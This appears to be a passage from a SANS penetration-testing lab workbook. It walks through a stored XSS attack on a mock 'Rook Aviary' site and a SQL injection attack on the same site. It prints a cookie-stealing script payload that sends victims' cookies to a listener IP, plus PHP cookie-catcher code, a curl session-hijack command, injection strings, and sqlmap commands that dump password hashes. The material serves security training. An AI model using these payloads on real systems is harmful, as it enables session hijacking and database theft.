


Click *Submit* to send the feedback. You will see the response message *New record created successfully*.

Examine Feedback

The Rook Aviary Services website includes functionality to review feedback submitted as well. Examine the feedback sent to the site by clicking the *View Feedback* page at the top of the browser.

There isn't much content available on the site for feedback (other than any feedback you submitted previously). However, you should see the horizontal rule rendered in the browser, as shown here. Like the *Search* page, the *View Feedback* is not filtering output, allowing the attacker to submit arbitrary content, revealing the *stored XSS vulnerability*.



The View Feedback page is considered a stored XSS because the content is stored and delivered from the server. Unlike the reflected XSS vulnerability we saw in the Search page earlier, the attacker doesn't have to deliver a malicious URL to the victim. Any user who visits the View Feedback site will render the attacker's content, creating a devastating attack opportunity.

Exploiting XSS – Overview

Now you need to leverage this vulnerability and use it to attack and steal a session cookie. This will require several steps, summarized here:

- Open a cookie catcher web process to catch the connection from the victim user
- Craft a malicious URL
- Submit the malicious URL to the victim

Next, we'll complete each of these steps to exploit the victim.

For this lab, the victim is an automated process we have devised for the purposes of illustrating the technique for exploiting an XSS vulnerability. In practice, the victim would be a real user that visits the View Feedback page on the website.

Exploiting XSS – Prepare Listener

Minimize the Firefox browser and open another terminal window. As a non-root user, change to the `~/labs/cookiecatcher` directory, as shown here:

```
sec504@slingshot:~$ cd ~/labs/cookiecatcher/
sec504@slingshot:~/labs/cookiecatcher$
```

This lab directory has a PHP script that will record any cookie content received in JSON format to a file called `cookies.log`. Display the contents of the `index.php` script in the `cookiecatcher` directory, as shown here:

```
sec504@slingshot:~/labs/cookiecatcher$ cat index.php
<html>
<?php
file_put_contents("cookies.log", json_encode(array(
    "GET"=>$_GET,
    "POST"=>$_POST,
    "headers"=>getallheaders())))."\\n",
    FILE_APPEND);
?>
</html>
```

This PHP script uses the `file_put_contents()` function to write all of the data supplied by the victim in a GET or POST request (`$_GET` or `$_POST`) to the `cookies.log` file, as well as any header information sent by the victim browser. Start the PHP web server, listening on TCP port 2222, as shown here:

```
sec504@slingshot:~/labs/cookiecatcher$ php -S 0.0.0.0:2222
PHP 7.2.24-0ubuntu0.18.04.2 Development Server started at Sun Feb 23 11:45:54
2020
Listening on http://0.0.0.0:2222
Document root is /home/sec504/labs/cookiecatcher
Press Ctrl-C to quit.
```

The PHP web server will act as a capture source to collect information from the victim browser.

Exploiting XSS – Enter Malicious URL

Return to your browser. Navigate back to the website *Leave Feedback* menu option. In the *Comment* field, enter the following string:

```
<script>document.location='http://10.10.75.1:2222/?'+document.cookie;
</script>
```

This JavaScript content breaks down as the following components:

- `<script>` – Start JavaScript tag
- `document.location='http://10.10.75.1:2222/?'` – Change the victim's web browser to navigate to the attacker cookie catcher on port 2222
- `+document.cookie;` – Append the victim's cookie values to the end of the URL sent to the attacker cookie catcher
- `</script>` – Close JavaScript tag

This script tells any user's browser that views the comments to submit the cookie to 10.10.75.1 (your Linux attacking machine). Enter this script exactly as it is here in the notes.

IMPORTANT NOTE: This line you type has a `+` in it just before `document.cookie` to concatenate the cookie value to the end of the URL. Without the `+` the JavaScript is syntactically invalid.

After double-checking your syntax in the *Comment* field, click **Submit**.

If you have trouble getting this JavaScript attack code just right, you can copy and paste from the electronic lab workbook. If you are completing the lab exercise steps using the printed workbook, you can copy the XSS attack JavaScript from the Slingshot Linux `~/labs/quick/xss.js` file.

Exploiting XSS – Examine Cookie Catcher

Next, return to the terminal where your cookie catcher web server is running. Inspect the content delivered by the victim, as shown here:

```
Document root is /home/sec504/labs/cookiecatcher
Press Ctrl-C to quit.
[Sun Feb 23 11:59:04 2020] 10.10.75.1:59052 [200]: /?
authToken=77ba9cd915c8e359d9733edcfe9c61e5aca92afb
```

In the background, we have simulated an administrator user falling for the attack. Normally, it would take longer for an admin to access the script content you placed on the target site in the stored XSS attack.

If you don't have any new output in your cookie catcher window, return to [Exploiting XSS – Enter Malicious URL \(#exploitingxssmalurl\)](#) and make sure the attack JavaScript is entered correctly. Also ensure your `eth0` interface has an IP address of 10.10.75.1. Resubmit the attack JavaScript, then return to this step.

In the output shown, the cookie catcher has captured a cookie of 77ba9cd915c8e359d9733edcfe9c61e5aca92afb. This is shown as part of the GET request line, following the `/?` characters (the `/?` characters are due to the attack JavaScript concatenating `document.cookie` to `/?`).

Press CTRL+C to close the PHP cookie catcher web server. List the contents of the directory to see the new `cookies.log` file, as shown here:

```
sec504@slingshot:~/labs/cookiecatcher$ ls
cookies.log  index.php
```

The `cookies.log` file records the information sent by the victim browser in JSON format. We can display the contents of this file with `cat` , as shown here:

```
sec504@slingshot:~/labs/cookiecatcher$ cat cookies.log
{"GET":{"authtoken":"77ba9cd915c8e359d9733edcfe9c61e5aca92afb"},"POST":
[],"headers":{"Host":"10.10.75.1:2222","Connection":"keep-alive","Upgrade-
Insecure-Requests":"1","User-Agent":"Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/91.0.4472.77
Safari/537.36","Accept":"text/html,application/xhtml+xml,application/xml;q=0.9,i
exchange;q=0.9","Referer":"http://127.0.0.1/","Accept-Encoding":"gzip,
deflate","Accept-Language":"en-US"}}
```

This output is hard to read, but we can pipe the data to the JSON processor utility `jq` to get nicely formatted and color-coded output, as shown here:

```
sec504@slingshot:~/labs/cookiecatcher$ jq "." cookies.log
{
  "GET": {
    "authtoken": "77ba9cd915c8e359d9733edcfe9c61e5aca92afb"
  },
  "POST": [],
  "headers": {
    "Host": "10.10.75.1:2222",
    "Connection": "keep-alive",
    "Upgrade-Insecure-Requests": "1",
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) HeadlessChrome/91.0.4472.77 Safari/537.36",
    "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
exchange;v=b3;q=0.9",
    "Referer": "http://127.0.0.1/",
    "Accept-Encoding": "gzip, deflate",
    "Accept-Language": "en-US"
  }
}
```

Here we see the victim sent a HTTP GET request, which included a parameter `authtoken`, followed by the token value. There are no elements in the POST portion of the output (since the request was *GET*, not *POST*). The browser request headers are also sent in the `headers` block, disclosing the full user agent information.

This is one example of an XSS attack. Consider for a second what has happened here: We used the XSS to send arbitrary JavaScript to the victim, telling the victim's browser to make an HTTP request to the attacker. In the HTTP request, we added the `document.cookie` value, something that would not otherwise be accessible to the attacker.

Next, we'll look at how an attacker would leverage the retrieved cookie content.

Access Admin Page with the Victim Cookie

Next, we want to use the victim cookie to gain escalated access on the administrative page on the target site. For this task, we will use the `cURL` utility to create an HTTP request against a web server.

Launch the `curl` command using the `-b` argument to specify the stolen cookie value with the target admin page for the URL, as shown here:

```
sec504@slingshot:~/labs/weblab$ curl -b
authtoken=77ba9cd915c8e359d9733edcfe9c61e5aca92afb
"http://www.rookaviary.com/admin.php"

<!DOCTYPE html>
<html lang="en">
<title>Rook Aviary Services</title>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="stylesheet" href="/style.css">
<link rel="stylesheet" href="/local.css">
<link rel="stylesheet" href="/font-awesome.css">

<body>
...

<!-- Header -->
<header class="w3-container w3-black w3-center" style="padding:32px 16px">
  <h1 class="w3-margin w3-jumbo">ROOK AVIARY SERVICES</h1>
</header>

<!-- First Grid -->
<div class="w3-row-padding w3-padding-64 w3-container">
<div class="w3-content">
<h2>Welcome, Admin!</h2><br />
```

The output of the `curl` command has been trimmed for space.

In the output of the `curl` command, we see that we have accessed the administration page successfully, using the stolen cookie content!

Examine the output of the `curl` command on your system carefully. There is a useful tip for the CTF buried in there!

Conclusion

Now that you have seen an XSS attack hands-on, it is useful to reflect on just how dangerous these vulnerabilities can be. Remember, your web applications are often a direct portal into your organization's data. If an attacker can steal valid user sessions, they can leverage the access to access the potentially sensitive data resources.

Why This Lab Is Important

Public web applications are a common attack target for adversaries. Once an exploitable flaw is discovered, your web application is at the mercy of the attacker. In many respects, it is as if the attacker has been granted a VPN that lets them have direct and unfettered access to your systems. All manner of fraud is made available.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/CrossSiteScriptingAttack/\)](/videos/CrossSiteScriptingAttack/) for additional information.



Bonus (If Time Permits or Homework)

Add Cookie to Firefox Using Browser Developer Tools

Make use of the Firefox browser developer tools to alter the cookie value instead of using `curl` and individual requests. In Firefox, open the developer console (CTRL+SHIFT+K or Tools | Web Developer | Web Console).

Once the Web Console is open, you can edit the cookie value like so:

```
document.cookie="keyofcookie=valueofcookie"
```

So for the lab above, you could do something like this:

```
document.cookie="authtoken=77ba9cd915c8e359d9733edcfe9c61e5aca92afb"
```

Second Stored XSS Vulnerability Identification

There is a second stored XSS vulnerability in the Rook Aviary admin.php page. Identify this vulnerability by making an unauthenticated request on the server, which leads to a stored XSS against the victim. Hint: You can inject the XSS attack using the command line `curl` utility; read the man page for `curl`, paying attention to the `-A` argument.

Cleanup

Return to the terminal where you can `goweb1ab`. Press CTRL+C to stop the server container.

Additional Resources

Related SANS Classes

DEV522: Defending Web Applications Security Essentials (<https://www.sans.org/course/defending-web-applications-security-essentials>) SEC542: Web App Penetration Testing and Ethical Hacking (<https://www.sans.org/course/web-app-penetration-testing-ethical-hacking>) SEC642: Advanced Web App Penetration Testing, Ethical Hacking, and Exploitation Techniques (<https://www.sans.org/course/advanced-web-app-penetration-testing-ethical-hacking>)

Other Resources

- *The Tangled Web: A Guide to Securing Modern Web Applications* by Michał Zalewski
- *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws* by Dafydd Stuttard and Marcus Pinto
- [OWASP Testing Project \(\[https://www.owasp.org/index.php/OWASP_Testing_Project\]\(https://www.owasp.org/index.php/OWASP_Testing_Project\)\)](https://www.owasp.org/index.php/OWASP_Testing_Project)

Lab 4.6: SQL Injection Attack

Brief Intro

In this lab, we will finish our evaluation of the Rook Aviary website as part of the due diligence evaluation prior to acquisition by Falsimentis, Corp. This time we'll identify and exploit a SQL injection vulnerability in the target website.

Requirements for This Lab

In this lab, you will use your Slingshot Linux VM. Make sure the VM is running before continuing with this lab exercise.

Try It Yourself

Start the target website by running `goweblab` from the terminal. Evaluate the Rook Aviary website at (<http://www.rookaviary.com>) <http://www.rookaviary.com> (<http://www.rookaviary.com>), conducting a manual assessment to identify a SQL injection vulnerability. After identifying the vulnerable page, exploit the server using Sqlmap to obtain access to back-end database resources.

Walkthrough – SQL Injection Attack

Open a Terminal

From the Slingshot Linux VM, open a terminal.

Start the Server

Start the Rook Aviary website Docker container by running the `goweblab` script, as shown here.

```
sec504@slingshot:~$ goweblab
Starting Docker service ..... Done.
Starting container instance for www.rookaviary.com
WARNING: Your kernel does not support swap limit capabilities or the cgroup is
not mounted. Memory limited without swap.
2021-06-05 19:20:12,731 INFO Set uid to user 0 succeeded
2021-06-05 19:20:12,735 INFO supervisord started with pid 1
...
```


Leave the `goweblab` script running for the duration of this exercise.

Open Browser

Next, open the Firefox browser. Minimize the root access terminal window to see the Slingshot desktop. Double-click on the Firefox icon to launch Firefox.


Navigate to the Rook Aviary Site

From Firefox, navigate to the Rook Aviary site at <http://www.rookaviary.com> <http://www.rookaviary.com> (<http://www.rookaviary.com>) to access the target site.




Investigate the Employee Directory

In this lab exercise, we will direct our attention to the Employee Directory functionality of the Rook Aviary website. Navigate to the *Employee Directory* by clicking on the *Directory* link at the top of the browser.




Enter a search term such as `admin` then click Submit. This search will return one search result, as shown here.



So far we know that the site accepts a search term and returns a result. Next we'll determine if it is also susceptible to SQL injection.

Test for SQL Injection

Conduct another search, this time entering the search term `admin'` (*admin* with a single quote at the end). Click Submit and inspect the response from the server.



Here we see an error that reveals several pieces of information:


- There is a backend database supporting the web application
- The backend database uses SQL
- The database type is MariaDB (a compatible MySQL replacement with an open-source license)
- The query submitted as part of the employee directory search uses the SQL wildcard character `%`
- Our search term of `admin'` is likely concatenated to the SQL syntax, which returns an error

This error message is indicative of a SQL injection vulnerability. However, SQL injection vulnerabilities can also be subtle. The absence of an error message does not necessarily mean the system is not vulnerable!


Confirming SQL Injection

Now see if you can confirm that the system is vulnerable to SQL injection by attempting to obtain more records from the database than the developer may have anticipated.

In the Employee Directory page, enter `' or '1'='1` into the Name field, as shown below.



Double-check your search syntax, then click Submit. The server will return a response that looks similar to the example below:



By entering a search term of `' or '1'='1`, we have manipulated the SQL statement created by the website developer. This crafted search term produces a SQL statement that will look like `SELECT * FROM users WHERE username='' OR '1'='1'`. Since 1 always equals 1, all usernames are retrieved from the database.

At this point, you have confirmed that the site is vulnerable to SQL injection. However, the real opportunity for the attacker is not in manipulating the query to return more records than anticipated, but to collect more data from different sources than anticipated.


Testing for SQL Injection Vulnerabilities with Sqlmap

We've confirmed that the web application is vulnerable to SQL injection attacks though manually creating queries. Next, we'll automate the process of collecting additional information from the site using Sqlmap.

When using Sqlmap, it is important to remember two rules:

1. Always give Sqlmap a valid URL that does not trigger an error
2. Always type the URL with quotation marks at the beginning and the end

From the Firefox browser, click on the Directory link in the Rook Aviary navigation bar to return to the empty search page. Enter the search term `admin`, then click the Submit button. You will see search results matching the query we performed earlier in the lab, but this time, note the URL bar, as shown in the example here.



For the Search function, the Rook Aviary website uses GET-based queries, sending parameters in the URL bar. Click to highlight the URL bar, then right-click and copy the entire URL into your clipboard.

Next, open a new terminal window. Run the Sqlmap tool, pasting the URL following the Sqlmap `-u` argument, as shown here. Press Enter to run Sqlmap, evaluating the supplied URL for a SQL injection vulnerability. When prompted, press *Enter* to accept the default options in Sqlmap.

Sqlmap's color scheme may be difficult to read in a terminal with a light background. If desired, you can change to a dark background by in the terminal by clicking Terminal | Change Profile | Dark.

```
sec504@slingshot:~$ sqlmap -u "http://www.rookaviary.com/email_search.php?search=admin"
```

```

  ____
  |  H  |
  |_____|
  |  .  |  {1.5.1.47#dev}
  |__-|  |  [ ( )  |  . ' |  .  |
  |____|  |  [ ' ]  |  |  |  |  |
  |__|V...  |  |  http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:07:15 /2021-06-06/

[11:07:15] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own
('authtoken=da4b9237bac...a8359010b0'). Do you want to use those [Y/n]

[11:07:16] [INFO] checking if the target is protected by some kind of WAF/IPS
...
GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 95 HTTP(s) requests:

Parameter: search (GET)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)

Payload: search=-6330' OR 9331=9331#

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: search=admin' AND (SELECT 7696 FROM (SELECT COUNT(*), CONCAT(0x71626a6b71, (SELECT (ELT(7696=7696,1))), 0x716a7a7a71, FLOOR(RAND(0)*2)) x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- HNde

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: search=admin' AND (SELECT 2435 FROM (SELECT(SLEEP(5)))iVvV)-- AsHA

Type: UNION query

Title: MySQL UNION query (NULL) - 2 columns

```
Payload: search=admin' UNION ALL SELECT
NULL,CONCAT(0x71626a6b71,0x55504e56737a574b57587741666c585448504b5a41744f73656366484
---
[11:08:16] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.20.1, PHP 7.4.20
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[11:08:16] [INFO] fetched data logged to text files under
'/home/sec504/.local/share/sqlmap/output/www.rookaviary.com'

[*] ending @ 11:08:16 /2021-06-06/
```

Press Enter to accept the default options when prompted by Sqlmap.

In this output we see the message *GET parameter 'search' is vulnerable*, indicating that Sqlmap has successfully identified a SQL injection vulnerability on the server. Next, we'll continue to use Sqlmap to leverage the SQL injection vulnerability to collect data from the back-end database.

Enumerating Databases with Sqlmap

In addition to identifying a webpage and parameter that is vulnerable to SQL injection, Sqlmap can also leverage the vulnerability to enumerate data from the vulnerable site.

Press the up arrow in the Slingshot terminal to return to the previous Sqlmap command. At the end of the command line, add the argument `--dbs` to enumerate the available databases on the target site. Press Enter to issue the command. When prompted, press *Enter* to accept the default responses during the Sqlmap attack.

The Sqlmap output below has been trimmed for space.

```
sec504@slingshot:~$ sqlmap -u "http://www.rookaviary.com/email_search.php?search=admin" --dbs
...
[11:10:44] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.20.1, PHP 7.4.20
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[11:10:44] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] test
[*] web_app

[11:10:44] [INFO] fetched data logged to text files under
'/home/sec504/.local/share/sqlmap/output/www.rookaviary.com'

[*] ending @ 11:10:44 /2021-06-06/
```

With the `--dbs` parameter, Sqlmap enumerates the available *database schemas* on the target site. The output identifies three database schemas available: `information_schema` (a built-in MySQL/MariaDB default), `test`, and `web_app`.

Next, we'll enumerate the available tables in the `web_app` database schema.

Enumerating Tables with Sqlmap

From the Slingshot terminal, press the up arrow again to return to the prior command. Remove the `--dbs` portion of the command line, adding two parameters: `-D web_app` (to specify the target database schema) and `--tables` (to list the available tables in the database). When prompted, press *Enter* to accept the default responses during the Sqlmap attack.

```

sec504@slingshot:~$ sqlmap -u "http://www.rookaviary.com/email_search.php?
search=admin" -D web_app --tables
...
[11:12:21] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.20.1, PHP 7.4.20
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[11:12:21] [INFO] fetching tables for database: 'web_app'
Database: web_app
[2 tables]
+-----+
| comments |
| users    |
+-----+

[11:12:21] [INFO] fetched data logged to text files under
'/home/sec504/.local/share/sqlmap/output/www.rookaviary.com'

[*] ending @ 11:12:21 /2021-06-06/

```

Here Sqlmap reveals that the `web_app` schema has two tables: `comments` and `users`. Next, we'll retrieve the contents of the `users` table.

Dumping Table Content with Sqlmap

Press the up arrow again to return to the prior command. Remove the `--tables` argument, replacing it with two arguments: `-T users` (to specify the `users` table) and `--dump` to exfiltrate the contents of the table.

Press Enter to accept the default response when Sqlmap asks if you want to use the server-provided cookies. However, when Sqlmap retrieves the data from the database, it will prompt you to store the password hashes to a temporary file; answer `y` when prompted.

Sqlmap will also prompt you to mount a dictionary-based password attack against the hashes. Sqlmap's support for password cracking is convenient but slow. Answer `n` when prompted.

```

sec504@slingshot:~$ sqlmap -u "http://www.rookaviary.com/email_search.php?
search=admin" -D web_app -T users --dump
...
[11:13:25] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.20.1, PHP 7.4.20
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[11:13:25] [INFO] fetching columns for table 'users' in database 'web_app'
[11:13:25] [INFO] fetching entries for table 'users' in database 'web_app'
[11:13:25] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing
with other tools [y/N] y
[11:13:29] [INFO] writing hashes to a temporary file
'/tmp/sqlmapdGG5pLl1969/sqlmaphashes-J3ImXU.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: web_app
Table: users
[6 entries]
+----+-----+-----+-----+
+----+-----+-----+-----+
| id | email                | username | password
| full_name          |
+----+-----+-----+-----+
+----+-----+-----+-----+
| 01 | josh@ras.tgt         | josh     |
*86E12C1588C9A8300E519FF9190CF464BDB0F9DD | Joshua Wright |
| 02 | r00k@ras.tgt         | admin    |
*47FA7B070774F637F4D6D6D0B97779EBA27A37CE | Derek Rook   |
| 03 | jleytevidal@ras.tgt | jleytevidal |
*38030A5A56F0473F5FBB5F6A51AD6EF94A34603D | James Leyte-Vidal |
| 04 | mdouglas@ras.tgt    | mdouglas |
*38905DA3545297B3E9A96456E4985DAA0C82B84E | Mick Douglas |
| 05 | ssims@ras.tgt       | ssims    |
*CAF46A02F9F591E00A521BA45598E3A5E03058F5 | Steve Sims   |
| 06 | rogrady@ras.tgt     | rogrady  |
*DDBF75D02D1D212128C61E35695EDEBA792C3E66 | Ryan O\x1bGrady |
+----+-----+-----+-----+
+----+-----+-----+-----+

[11:13:40] [INFO] table 'web_app.users' dumped to CSV file
